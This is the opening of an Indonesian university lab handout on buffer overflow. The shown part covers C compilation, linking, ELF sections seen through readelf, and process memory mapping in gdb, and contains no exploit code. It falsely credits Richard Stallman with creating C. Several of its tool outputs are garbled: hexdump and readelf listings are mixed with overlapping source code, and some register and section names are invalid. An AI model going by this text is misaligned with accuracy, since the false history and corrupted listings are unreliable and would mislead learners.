

Praktikum 0b11

IF1230 - Organisasi dan Arsitektur Komputer

Revisi 21/05/2025 18:00

Buffer Overflow


Dipersiapkan oleh:
Asisten Lab Sistem Terdistribusi

Didukung Oleh:



- Waktu Mulai:**
21 Mei 2025, 18:00:00 WIB
- Waktu Akhir:**
28 Mei 2025, 18:00:00 WIB

I. Latar Belakang



II. Prerequisite & Tools

Sebelum masuk ke praktikum kali ini, pastikan anda sudah *comfortable* dengan bahasa pemrograman C, sistem operasi Linux, dan bahasa assembly. Comfortable di sini dalam artian kalau kalian lihat ga kena serangan jantung, at least paham teori dasarnya.

Kemudian sebelum memulai praktikum kali ini, kami menyarankan kalian untuk mempersiapkan tools-tools berikut: [pwntools](#), [readelf](#), dan [GEF \(bata24\)](#) untuk mempermudah proses penggerjaan kalian. Tools-tools lain juga diperbolehkan selama proses penggerjaan, tanpa terkecuali. Silahkan cari tahu sendiri bagaimana cara mengunduh dan menggunakannya sebagai langkah awal untuk memulai praktikum kali ini. Silahkan juga bertanya kepada asisten apabila ada yang kurang jelas terkait **cara penggunaannya**.

III. Teori Dasar

Bab ini akan menjelaskan konsep dasar yang perlu dipahami sebelum memahami kerentanan buffer overflow. Pada praktikum ini, kita hanya akan membahas kerentanan dari sisi sistem operasi Linux, karena sistem operasi Linux lebih banyak digunakan pada server, kode C yang dikompilasi pada sistem operasi Linux lebih mudah dipahami dibandingkan kode C yang dikompilasi pada sistem operasi Windows, dan sesuai dengan kurikulum perkuliahan. Selain itu, kita hanya akan berfokus untuk membahas kasus buffer overflow pada arsitektur x86-64.

II.1. The C Programming Language

Bahasa pemrograman C dibuat oleh Richard Stallman untuk menggantikan assembly sebagai bahasa pemrograman yang digunakan untuk mengembangkan sistem operasi UNIX (yang akan menjadi cikal bakal sistem operasi GNU/Linux). Hal ini membuat kode assembly hasil kompilasi bahasa pemrograman C jauh lebih *straightforward* dibandingkan kode hasil kompilasi bahasa pemrograman lainnya yang menggunakan berbagai teknik abstraksi dalam proses kompilasinya.

```
nvim main.c
gef* dixas main
Dump of assembler code for function main:
=> 0x000055555555139 <+0>: push rbp
 0x00005555555513a <+1>: mov rbp,rsp
 0x00005555555513d <+4>: lea rax,[rip+0xec0]    # 0x555555556004
 0x000055555555144 <+11>: mov rdi,rax
 0x000055555555147 <+14>: call 0x55555555030 <puts@plt>
 0x00005555555514c <+19>: mov eax,0x0
 0x000055555555151 <+24>: pop rbp
 0x000055555555152 <+25>: ret
End of assembler dump.
gef* hexdump b 0x555555556004
0x5555555555556004: .. 48 65 6c 6c 6f 20 57 6f 72 6c 64 21 00 00 00 00 | Hello World!.... |
0x5555555555556014: 01 1b 03 3b 20 00 00 00 03 00 00 00 00 f0 ff ff | .....%..... |
0x5555555555556024: 54 00 00 00 2c f0 ff ff 3c 00 00 00 25 f1 ff ff | T.....%.%.. |
0x5555555555556034: 7c 00 00 00 14 00 00 00 00 00 00 00 01 7a 52 00 | |.....ZR. |
0x5555555555556044: 01 78 10 01 1b 0c 07 08 90 01 00 14 00 00 | .X..... |
0x5555555555556054: 1e 00 00 00 e8 ef ff ff 26 00 00 00 00 44 07 10 | .....&...D. |
0x5555555555556064: 00 00 00 00 24 00 00 00 34 00 00 00 b0 ef ff ff | .....$.4..... |
0x5555555555556074: 20 00 00 00 00 10 46 0e 18 4a 0f 0b 77 08 80 | .....F.J.w. |
0x5555555555556084: 00 3f 1a 3b 2a 33 24 22 00 00 00 00 1c 00 00 | .....?,$*..... |
0x5555555555556094: 5c 00 00 00 a1 f0 ff ff 1a 00 00 00 00 41 0e 10 | \.....A. |
0x55555555555560a4: 86 02 43 0d 06 55 0c 07 08 00 00 00 00 00 00 | ..C.U. |
0x55555555555560b4: 04 00 00 00 10 00 00 00 01 00 00 00 47 4e 55 00 | .....GNU. |
0x55555555555560c4: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..... |
0x55555555555560d4: * 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..... |
```

Gambar I. Hasil Kompilasi Bahasa Pemrograman C

```

n vim main.cpp                                     gdb -q ./main
7 #include <iostream>
8
9 using namespace std;
10
11 int main()
12 {
13     cout << "Hello World!" << endl;
14 }

```

gef> disas main
Dump of assembler code for function main:
0x0000555555555140 <+0>: push rbp
0x0000555555555144 <+4>: mov rbp,rsp
0x000055555555514d <+4>: lea rax,[rip+0xeb0] # 0x555555556004
0x0000555555555154 <+11>: mov rsi,rsx
0x0000555555555158 <+2>: lea rdx,[rip+0xe2e2] # 0x555555558040 <std::cout@GLIBCXX_3.4>
0x0000555555555161 <+24>: mov rdi,rsx
0x0000555555555166 <+20>: call 0x555555555830 <std::basic_ostream<char, std::char_traits<char> >& std::operator<< std::char_traits<char> >(<std::basic_ostream<char, std::char_traits<char> >&(*std::basic_ostream<char, std::char_traits<char> >&))
0x000055555555516d <+36>: mov rdx,QWORD PTR [rip+0xe2e3] # 0x555555557fc0
0x0000555555555170 <+39>: mov rsi,rdx
0x0000555555555173 <+32>: mov rdx,QWORD PTR [rip+0xe2e4]
0x0000555555555177 <+44>: call 0x555555555840 <(*(<std::basic_ostream<char, std::char_traits<char> >&))@plt>
0x0000555555555178 <+47>: mov eax,0x0
0x000055555555517d <+52>: pop rbp
0x000055555555517e <+53>: ret
End of assembly dump

0x5555555555555004:	48 05 6c 6c 6f 20 57 6f 72 6c 64 21 00 01 01 Hello World....
0x5555555555555014:	01 1b 03 3b 20 00 00 03 00 00 00 00 00 00 00 ..I
0x5555555555555024:	54 00 00 00 3c f0 ff ff 3c 00 00 00 35 f1 ff ff T..<...,.5..
0x5555555555555034:	7c 00 00 00 14 00 00 00 00 00 00 00 00 00 00 [.....]2R.
0x5555555555555044:	01 78 10 01 0c 0c 00 00 98 01 00 00 17 00 00 X.....
0x5555555555555054:	00 00 00 00 00 00 00 00 00 00 00 00 44 07 10 ...A..
0x5555555555555064:	00 00 00 00 00 24 00 00 34 00 00 b0 ef ff ff \$...A..
0x5555555555555074:	3b 00 00 00 00 10 46 0e 18 4a 0f 0b 77 08 80 0.....F..J.w..
0x5555555555555084:	01 3f 1a 3b 2a 33 24 22 00 00 00 00 00 00 00 .7.*\$*.
0x5555555555555094:	5c 00 00 00 00 00 00 00 00 00 00 00 41 0e 10 ..,...6...A..
0x55555555555550a4:	86 02 43 8d 00 71 0c 07 09 00 00 00 00 00 00 ..C.G.....
0x55555555555550b4:	00 00 00 00 00 00 00 00 00 00 00 00 47 4e 35 00 GNU.
0x55555555555550c4:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x55555555555550d4:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Gambar II. Hasil Kompilasi Bahasa Pemrograman C++

Seperti yang diketahui, C adalah sebuah bahasa pemrograman *compiled*, berbeda dengan bahasa pemrograman *interpreted* lainnya seperti Python dan JavaScript. Sesuai namanya, bahasa pemrograman *compiled* harus di *compile* terlebih dahulu menjadi serangkaian instruksi yang dapat diproses oleh mesin (baik physical seperti *machine code* maupun virtual seperti Java Virtual Machine (JVM)). Untuk itu, diperlukan sebuah program khusus yang dapat mengubah bahasa pemrograman tingkat tinggi (*high-level*) menjadi bahasa mesin yang dinamakan **compiler**. Untuk bahasa pemrograman C, compiler yang paling sering digunakan adalah GCC (GNU C Compiler).

II.2. Compilation and Linking Process

Saat kita membuat program dalam bahasa pemrograman C, seringkali kita memerlukan fungsi bawaan yang terdapat dalam *C Standard Library* (libc), seperti `printf`, `scanf`, `memset`, `memcpy`, dsb. Untuk mengetahui fungsi yang akan digunakan, diperlukan sebuah program khusus yang akan memberitahu lokasi fungsi-fungsi tersebut, yang dinamakan **linker**.

Sebagai contoh, berikut merupakan perbedaan cara kerja compiler dan linker.

main.c	<pre> int main() { here(); } </pre>
utils.c	

```
#include <stdio.h>

void here() {
    puts("I'm here!");
}
```

terminal

```
$ gcc -c main.c -o main.o -Wno-implicit-function-declaration
$ gcc -c utils.c -o utils.o
```

Pada contoh di atas, terdapat dua buah file berbeda, yaitu `main.c` dan `utils.c`. Fungsi `main` terdapat pada file pertama, dimana fungsi tersebut akan memanggil fungsi `here` yang terdefinisi pada file kedua. Kemudian, kita akan mengkompilasi kedua file tersebut secara terpisah menjadi *object file*. Parameter `-Wno-implicit-function-declaration` perlu ditambahkan pada program pertama karena `gcc` secara default milarang pemanggilan fungsi yang tidak dideklarasikan sebelumnya.

Kemudian, kita akan menggabungkan kedua object file tersebut menjadi sebuah file executable dan menjalankan file executable tersebut. Untuk melakukan ini, kita akan menggunakan command sebagai berikut.

terminal

```
$ gcc main.o utils.o -o main
$ ./main
I'm here!
```

Contoh di atas mendeskripsikan perbedaan antara compiler dan linker, dimana compiler akan menghasilkan sebuah object file, dan linker akan menggabungkan berbagai object file menjadi sebuah file executable. Namun proses linking jarang dilakukan secara langsung, karena `gcc` akan secara otomatis melakukannya setelah proses compile selesai dilakukan.

Proses linking pada `libc` sendiri mirip dengan contoh di atas, hanya saja fungsi yang digunakan pada program tersebut dideklarasikan (belum diimplementasikan) secara langsung melalui keyword `#include` pada bagian atas file. Keyword `#include` sendiri akan digantikan dengan isi dari file header yang bersesuaian pada saat proses compilation. Selain itu, fungsi yang berasal dari `libc` umumnya tidak diletakkan pada file executable itu sendiri (*static linking*), namun akan secara dinamis di *resolve* saat program tersebut berjalan (*dynamic linking*) untuk memperkecil ukuran file executable.

II.3. Program vs Process Structure

Sebelum mengetahui struktur dari program dan proses, kita harus mengetahui perbedaan dari program dan proses itu sendiri. Program adalah file executable yang dihasilkan oleh compiler, sedangkan proses adalah program yang sedang berjalan pada suatu device. "Emang bedanya apa sih? perbedaan semantik doang harus dijelasin segala", namun program dan proses sendiri memiliki struktur yang sangat berbeda. Hal ini dikarenakan proses bisa saja memerlukan ukuran yang sangat besar, sehingga tidak efisien jika disimpan secara langsung pada storage, sehingga secara informal program dapat didefinisikan juga sebagai "versi *compact*" dari proses itu tersendiri. Agar program dapat dijalankan sebagai sebuah proses, diperlukan sebuah program khusus yang dapat mentranslasikan struktur dari program tersebut menjadi sebuah proses yang dinamakan sebagai **loader**.

Sebagai contoh, berikut merupakan perbedaan struktur program dan proses.

main.c

```
#include <stdio.h>

const char *hello_world = "Hello World!";
char *among_us = "Among US";
char lorem_ipsum[] = "Lorem Ipsum";
char *unknown;

void print_all() {
    char *name = "yellow";

    printf("%s\n", hello_world);
    printf("%s\n", lorem_ipsum);

    printf("What is your name? ");
    scanf("%16s", unknown);

    printf("Hello, %s! My name's %s\n", unknown, name);
}

int main() {
    print_all();
}
```

Kemudian, compile program tersebut dengan command berikut.

terminal

```
$ gcc main.c -o main
```

Untuk melihat struktur dari file executable tersebut, kita dapat menggunakan program `readelf` dengan command berikut.

terminal

```
$ readelf -S main --wide
```

```
~/Documents/Sister/IF1230 - Praktikum 3/examples/program-process> readelf -S main --wide
There are 30 section headers, starting at offset 0x35f0:
Section Headers:
[Nr] Name           Type      Address     Off   Size  ES Flg Lk Inf Al
[ 0] examples      NULL      0000000000000000 000000 000000 00 = "Hello World!
[ 1] .note.gnu.property NOTE    0000000000000350 000350 000040 00 A 0 0 8
[ 2] .note.gnu.build-id NOTE   0000000000000390 000390 000024 00 A 0 0 4
[ 3] .interp         main     00000000000003b4 0003b4 00001c 00 A 0 0 1
[ 4] .gnu.hash       main.c   00000000000003d0 0003d0 00001c 00 A 5 0 8
[ 5] .dynsym         main.o   00000000000003f0 0003f0 0000d8 18 A 6 1 8
[ 6] .dynstr         util.o  00000000000004c8 0004c8 0000ad 00 A 0 0 1
[ 7] .gnu.version    main     0000000000000576 000576 000012 02 A 5 0 2
[ 8] .gnu.version_r  main     0000000000000588 000588 000040 00 A 6 1 8
[ 9] .rela.dyn        main     00000000000005c8 0005c8 0000f0 18 A 5 0 8
[10] .rela.plt       main     00000000000006b8 0006b8 000048 18 AI 5 23 8
[11] .init           main.c   0000000000001000 001000 00001b 00 AX 0 0 4
[12] .plt            main.c   0000000000001020 001020 000040 10 AX 0 0 16
[13] .text           praktikum 0000000000001060 001060 0001a5 00 AX 0 0 16
[14] .fini           praktikum 0000000000001208 001208 00000d 00 AX 0 0 4
[15] .rodata          README.md 0000000000002000 002000 000054 00 A 0 0 4
[16] .eh_frame_hdr   main     0000000000002054 002054 00002c 00 A 0 0 4
[17] .eh_frame        main     0000000000002080 002080 00009c 00 A 0 0 8
[18] .note.ABI-tag   NOTE    000000000000211c 00211c 000020 00 A 0 0 4
[19] .init_array     INIT_ARRAY 0000000000003dd0 002dd0 000008 08 WA 0 0 8
[20] .fini_array     FINI_ARRAY 0000000000003dd8 002dd8 000008 08 WA 0 0 8
[21] .dynamic         DYNAMIC 0000000000003de0 002de0 0001e0 10 WA 6 0 8
[22] .got             PROGBITS 0000000000003fc0 002fc0 000028 08 WA 0 0 8
[23] .got.plt        PROGBITS 0000000000003fe8 002fe8 000030 08 WA 0 0 8
[24] .data            PROGBITS 0000000000004018 003018 000030 00 WA 0 0 8
[25] .bss             NOBITS  0000000000004048 003048 000010 00 WA 0 0 8
[26] .comment         PROGBITS 0000000000000000 003048 00001b 01 MS 0 0 1
[27] .symtab          SYMTAB  0000000000000000 003068 0002e8 18 28 6 8
[28] .strtab          STRTAB  0000000000000000 003350 000185 00 0 0 1
[29] .shstrtab        STRTAB  0000000000000000 0034d5 000116 00 0 0 1
Key to Flags:
W (write), A (alloc), X (execute), M (merge), S (strings), I (info),
L (link order), O (extra OS processing required), G (group), T (TLS),
C (compressed), x (unknown), o (OS specific), E (exclude),
D (mbind), l (large), p (processor specific)
```

Gambar III. Output Program `readelf`

Berikut merupakan penjelasan kolom-kolom yang relevan pada praktikum kali ini. Silahkan melakukan eksplorasi mandiri untuk mengetahui fungsi dari kolom lainnya.

Kolom	Penjelasan	
Name	Nama dari section tersebut	
Type	Tipe dari section tersebut	
	NOTE	Menyimpan metadata program
	PROGBITS	Menyimpan data (nilai variabel maupun instruksi kode) yang akan digunakan oleh program. Section ini dapat dilihat dengan command berikut. <code>readelf -x <section_name> <file_name></code>
	SYMTAB	Menyimpan informasi mengenai simbol (dapat berupa variabel dan fungsi) yang terdapat di dalam program tersebut. Section ini dapat dilihat dengan command berikut. <code>readelf -s <file_name></code>
	STRTAB	Menyimpan nama dari simbol yang didefinisikan di dalam SYMTAB. Section ini dapat dilihat dengan command berikut. <code>readelf -p <section_name> <file_name></code>
	RELA	Menyimpan informasi yang akan digunakan saat melakukan <i>function relocation</i> . Section ini dapat dilihat dengan command berikut. <code>readelf -r <file_name></code>
	DYNAMIC	Menyimpan informasi yang akan digunakan untuk melakukan dynamic linking. Section ini dapat dilihat dengan command berikut. <code>readelf -d <file_name></code>
	NOBITS	Section yang tidak terdapat pada program namun akan diinisialisasikan saat proses berjalan
Address	Lokasi section secara virtual saat program dijalankan	
Off	Lokasi section dalam file program	
Size	Ukuran dari section tersebut	

Flag	Atribut dari section tersebut	
	A (ALLOC)	Section akan dimuat saat program dijalankan
	W (WRITE)	Section dapat yang dapat dimodifikasi saat runtime
	X (EXECUTE)	Section yang memuat instruksi kode dari program tersebut

Kemudian, berikut merupakan penjelasan beberapa section penting pada praktikum kali ini. Silahkan melakukan eksplorasi mandiri untuk mengetahui fungsi dari kolom lainnya.

Nama Section	Penjelasan
.dynsym	Digunakan untuk menyimpan informasi mengenai simbol yang diperlukan untuk melakukan dynamic linking
.dynstr	Digunakan untuk menyimpan nama dari simbol yang didefinisikan di dalam .dynsym
.rela.dyn	Digunakan untuk menyimpan <i>relocation entry</i> untuk variabel global dan statik serta alamat fungsi yang perlu diketahui saat runtime
.rela.plt	Digunakan untuk menyimpan <i>relocation entry</i> untuk fungsi yang terdapat dalam shared library
.init	Berisi instruksi yang akan dijalankan saat proses berjalan (<i>constructor</i>)
.plt	Berisi instruksi perantara yang akan digunakan untuk mendapatkan alamat fungsi saat runtime (<i>lazy binding</i>)
.text	Berisi instruksi utama dari program tersebut
.fini	Fungsi yang akan dijalankan saat proses selesai (<i>destructor</i>)
.rodata	Berisi nilai variabel global yang bersifat <i>read-only</i> (variabel konstan dan string literals)
.dynamic	Berisi informasi yang akan digunakan saat melakukan dynamic linking
.got	Menyimpan alamat dari simbol yang didapatkan saat runtime
.got.plt	Menyimpan alamat dari fungsi yang didapatkan saat runtime

.data	Berisi nilai variabel global yang telah terinisialisasi saat program di compile
.bss	Berisi nilai variabel global yang belum diinisialisasi saat program di compile
.syntab	Berisi informasi mengenai simbol-simbol yang terdapat dalam program tersebut
.strtab	Berisi nama-nama dari simbol yang didefinisikan pada section .syntab
.shstrtab	Berisi nama-nama section dari program itu sendiri

Informasi dari kedua tabel di atas tidak perlu dihapal, namun sebaiknya *familiarize yourself to save the hassle in the future*, anggap saja seperti cheat sheet. Beberapa terminologi di atas juga mungkin masih asing, namun akan dijelaskan pada subbab-subbab berikutnya.

Sebagai contoh, mari gunakan program yang baru saja kita compile untuk memahami section-section di atas. Pertama, mari kita lihat nama-nama simbol yang terdapat pada program tersebut.

terminal
\$ readelf -p .strtab main

```

~/Documents/Sister/IF1230 - Praktikum 3/examples/program-process> readelf -p .strtab main
EXPLORER ... main.c
String dump of section '.strtab':
  1>1 main.c
  8>_DYNAMIC
  11>_GNU_EH_FRAME_HDR
  24>_GLOBAL_OFFSET_TABLE_
  3a]>_libc_start_main@GLIBC_2.34
  57]>_ITM_deregisterTMCloneTable
  73]>among_us
  7c]>puts@GLIBC_2.2.5
  8d]>hello_world
  99]>_edataprocess
  a0]>_fini
  a6]>printf@GLIBC_2.2.5
  b9]>_lorem_ipsum
  c5]>_pdata_start
  d2]>_unknown
  da]>__gmon_start__
  e9]>__dso_handle
  f6]>_IO_stdin_used
  105]>_end
  10a]>__bss_start
  116]>main
  11b]>_isoc99_sccanf@GLIBC_2.7
  134]>__TMC_END__
  140]>_ITM_registerTMCloneTable
  15a]>__cxa_finalize@GLIBC_2.2.5
  175]>_init
  17b]>print_all

```

```

examples > program-process > main.c > print_all()
1 #include <stdio.h>
2
3 const char *hello_world = "Hello World!";
4 char *among_us = "Among US";
5 char lorem_ipsum[] = "Lorem Ipsum";
6 char *unknown;
7
8 void print_all()
9 {
10     char *name = "yellow";
11
12     printf("%s\n", hello_world);
13     printf("%s\n", among_us);
14     printf("%s\n", lorem_ipsum);
15
16     printf("What is your name? ");
17     scanf("%16s", unknown);
18
19     printf("Hello, %s! My name's %s!\n", unknown,
20 }
21
22 int main()
23 {
24     print_all();
25 }
26

```

Gambar IV. Daftar Nama Simbol yang Terdefinisi

Terlihat bahwa beberapa nama fungsi (seperti `main` dan `print_all`) serta variabel (seperti `hello_world`, `among_us`, `lorem_ipsum`, dan `unknown`) terdefinisi pada section tersebut. Perhatikan juga bahwa nama simbol variabel `yellow` tidak ditemukan, karena variabel local akan disimpan secara langsung di stack. Kemudian, mari kita lihat nilai dari variabel global yang telah didefinisikan.

terminal

```
$ readelf -x .rodata main
$ readelf -x .data main
```

```
~/Documents/Sister/IF1230 - Praktikum 3/examples/program-process> readelf -x .rodata main
Hex dump of section '.rodata':
0x00002000 01000200 48656c6c 6f20576f 726c6421 ...Hello World!
0x00002010 00416d6f 6e672055 53007965 6c6c6f77 .Among US.yellow
0x00002020 00576861 74206973 20796f75 72206e61 .What is your na
0x00002030 6d653f20 00253136 73004865 6c6c6f2c me? %16s.Hello,
0x00002040 20257321 204d7920 6e616d65 27732025 %s! My name's %
0x00002050 73210a00
7           s!..
8   void print_all()
~/Documents/Sister/IF1230 - Praktikum 3/examples/program-process> readelf -x .data main
Hex dump of section '.data':
10          char *name = "yellow";
11
12          printf("%s\n", hello_world);
13          .....@n..Among_us);
14          Lorem Ipsum...lorem_ipsum);
15          . .... .
16
```

Gambar V. Nilai dari Variabel

Terlihat bahwa nilai dari variabel `hello_world` dan `among_us` tersimpan pada section `.rodata` (variabel konstan), sedangkan nilai dari variabel `lorem_ipsum` tersimpan pada section `.data`. Variabel `unknown` tidak dapat ditemukan, karena variabel yang belum diinisialisasi tersimpan pada struktur `.bss` yang tidak tersimpan pada program. Terakhir, mari kita lihat instruksi yang terdapat dalam program tersebut.

```
terminal
$ readelf -x .text main
```

```

~/Documents/Sister/IF1230 - Praktikum 3/examples/program-process> readelf -x .text main
Hex dump of section '.text':
0x00001060 f30f1efa 31ed4989 d15e4889 e24883e4 .#in1 Ide^Hs.Hio.h>
0x00001070 f0505445 31c031c9 488d3d71 010000ff .PTE1.1.H.=q.....
0x00001080 153b2f00 00f4662e 0f1f8400 00000000 .const f.
0x00001090 488d3db1 2f000048 8d05aa2f 00004839 H.=/.H..H9= "Hello World"
0x000010a0 f8741548 8b051e2f 00004885 c07409ff t.H..H..H..H.
0x000010b0 e00f1f80 00000000 c30f1f80 00000000 .char unknown
0x000010c0 488d3d81 2f000048 8d357a2f 00004829 H.=/.H..H..H.
0x000010d0 fe4889f0 48c1ee3f 48c1f803 4801c648 .H..H..?H..H..H
0x000010e0 d1fe7414 488b05ed 2e000048 85c07408 .void print_all()
0x000010f0 ffe0660f 1f440000 c30f1f80 00000000 .f..D.
0x00001100 f30f1efa 803d3d2f 00000075 33554883 .char name = "yellow";
0x00001110 3dca2e00 00004889 e5740d48 8b3dfe2e ==/.H..t.H.=.
0x00001120 0000ff15 b82e0000 e863ffff ffc60514 .printf("%s\n", hello_world);
0x00001130 2f000001 5dc3662e 0f1f8400 00000000 /...].printf("%s\n", among_us);
0x00001140 c366662e 0f1f8400 00000000 0f1f4000 .ff.print("%s\n", lorem_ipsum);
0x00001150 f30f1efa e967ffff ff554889 e54883ec ....g..UH..H..
0x00001160 10488d05 b20e0000 488945f8 488b05c5 .H..H.E.H..H.
0x00001170 2e000048 89c7e8b5 feffff48 8b05be2e ...H..scanf(H%16s", unknown);
0x00001180 00004889 c7e8a6fe ffff488d 05972e00 ..H.....H.....
0x00001190 004889c7 e897feff ff488d05 810e0000 .H..printf("Hello, %s! My name's %s!\n");
0x000011a0 4889c7b8 00000000 e893feff ff488b05 H}.....H..
0x000011b0 9c2e0000 4889c648 8d05770e 00004889 ....H..H..w...H.
0x000011c0 c7b80000 0000e885 feffff48 8b057e2e .int main().H..~.
0x000011d0 0000488b 55f84889 c6488d05 5a0e0000 ..H.U.H..H..Z...
0x000011e0 4889c7b8 00000000 e853feff ff90c9c3 H....print_all();
0x000011f0 554889e5 b8000000 00e85bff ffff8b000 UH.....[.....
0x00001200 0000005d c3 26 ...].

```

Gambar VI. Instruksi Assembly

Terlihat bahwa program akan mengeluarkan instruksi assembly (dalam bentuk bytecode) dari program yang telah kita buat. Section-section yang telah dijelaskan merupakan section "dasar" yang harus dipahami sebelum lanjut ke bagian berikutnya.

Sekarang, mari kita lihat struktur dari proses itu sendiri dengan menggunakan command berikut pada gdb (jalankan gdb dengan command `gdb -q main`).

```

gdb
gef> start
gef> vmmmap

```


```

gef> vmemmap
[ Legend: Code | Heap | Stack | Writable | ReadOnly | None | RWX ]
Start           End             Size      Offset      Perm Path
0x000055555554000 0x0000555555550000 0x0000000000001000 0x0000000000000000 r-- /home/yellow/Documents/Sister/IF1230 - Praktikum 3/examples/program-process/main
0x0000555555550000 0x0000555555560000 0x0000000000001000 0x0000000000001000 r-x /home/yellow/Documents/Sister/IF1230 - Praktikum 3/examples/program-process/main <- $rax, $rip
0x0000555555560000 0x0000555555570000 0x0000000000001000 0x000000000002000 r-- /home/yellow/Documents/Sister/IF1230 - Praktikum 3/examples/program-process/main
0x0000555555570000 0x0000555555580000 0x0000000000001000 0x0000000000022000 r-- /home/yellow/Documents/Sister/IF1230 - Praktikum 3/examples/program-process/main <- $rcx, $r15
0x0000555555580000 0x0000555555590000 0x0000000000001000 0x000000000003000 rw- /home/yellow/Documents/Sister/IF1230 - Praktikum 3/examples/program-process/main
0x00007ffff7d9f0000 0x00007ffff7da2000 0x0000000000003000 0x0000000000000000 rw- <tls-th1>
0x00007ffff7da2000 0x00007ffff7dc6000 0x00000000000024000 0x0000000000000000 r-- /usr/lib/libc.so.6
0x00007ffff7dc6000 0x00007ffff7f1c5000 0x000000000000171000 0x0000000000024000 r-x /usr/lib/libc.so.6
